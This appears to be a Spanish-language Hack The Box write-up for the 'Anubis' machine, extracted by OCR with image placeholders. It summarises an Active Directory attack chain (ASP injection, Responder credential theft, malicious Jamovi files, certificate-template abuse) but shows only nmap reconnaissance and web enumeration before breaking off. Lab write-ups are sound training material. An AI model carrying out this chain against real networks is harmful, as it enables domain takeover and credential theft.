
Anubis es una máquina Windows de dificultad insana que muestra cómo una plantilla de certificado escribible en la Infraestructura de Clave Pública de Windows puede conducir a la escalada de privilegios a Administrador de Dominio en un entorno Active Directory. Se puede obtener un shell interactivo en un contenedor Windows explotando una simple vulnerabilidad de inyección de código ASP en una aplicación web de cara al público. Partiendo de la shell inicial, se obtiene acceso a una aplicación web interna que puede ser engañada para enviar peticiones a un servidor Responder controlado por el atacante, lo que permite robar credenciales de dominio válidas que pueden ser utilizadas para acceder a un recurso compartido SMB interno donde se pueden cargar archivos maliciosos Jamovi, dando lugar a una shell en el host Windows. Tras añadir el atributo de uso extendido de inicio de sesión con tarjeta inteligente a una plantilla de certificado disponible y solicitar un nuevo certificado de cliente, PKINIT puede configurarse en una máquina Linux atacante para solicitar un ticket Kerberos e iniciar sesión en el sistema como Administrador.

Escaneo:




versiones:
nmap -Pn -p135,445,593,49698 -sCV 10.10.11.102 -T4


```
nmap -Pn -p135,445,593,49698 -sCV 10.10.11.102 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:18 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.079s latency).

PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49698/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 59m38s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-03-21T16:18:52
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 95.64 seconds

~/machineshtb/Anubis
```


Busco por udp:

```
~/machineshtb/Anubis
sudo nmap -sU -p- 500 10.10.11.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-21 10:27 -05
Nmap scan report for 500 (0.0.1.244)
Host is up (0.00024s latency).
Not shown: 65534 filtered udp ports (net-unreach)
PORT   STATE         SERVICE
67/udp open|filtered dhcps

Stats: 0:00:40 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.69% done
Stats: 0:00:56 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 0.99% done
Stats: 0:01:09 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 1.24% done; ETC: 11:55 (1:27:21 remaining)
Stats: 0:02:52 elapsed; 1 hosts completed (2 up), 1 undergoing UDP Scan
UDP Scan Timing: About 3.24% done; ETC: 11:54 (1:24:03 remaining)

~/machineshtb/Anubis
```

Intentanto varias cosas se me dio por escanear el 443 y estaba abierto



~/machineshtb/Anubis
nmap -Pn -p443 10.10.11.102 -T4
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-21 10:48 -05
Nmap scan report for 10.10.11.102 (10.10.11.102)
Host is up (0.079s latency).
PORT STATE SERVICE
443/tcp open https
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
~/machineshtb/Anubis


Hack The Box :: Hack The
Not Found
https://10.10.11.102
YouTube
DeepL Translate - El m...
Machine Excell
Training
ACTIVE DIRECTORY
OSCP
Not Found
HTTP Error 404. The requested resource is not found.




Validar certificados


Como la web no nos muestra mayor cosa validamos su certificado dando click en el candado de https.




damos click en view




econtramos un dominio entonces lo añadimos al /etc/hosts/ aca añado con www y sin el




en efecto el primero funciona







escaneo con gobuster teniendo en cuenta el flag -k de skip certificados.




en el apartado de contact vemos que podemos ingresar datos




y estos se ven reflejados



aca se puede afectar ese asp con ayuda de la siguiente pagina hacking dreams



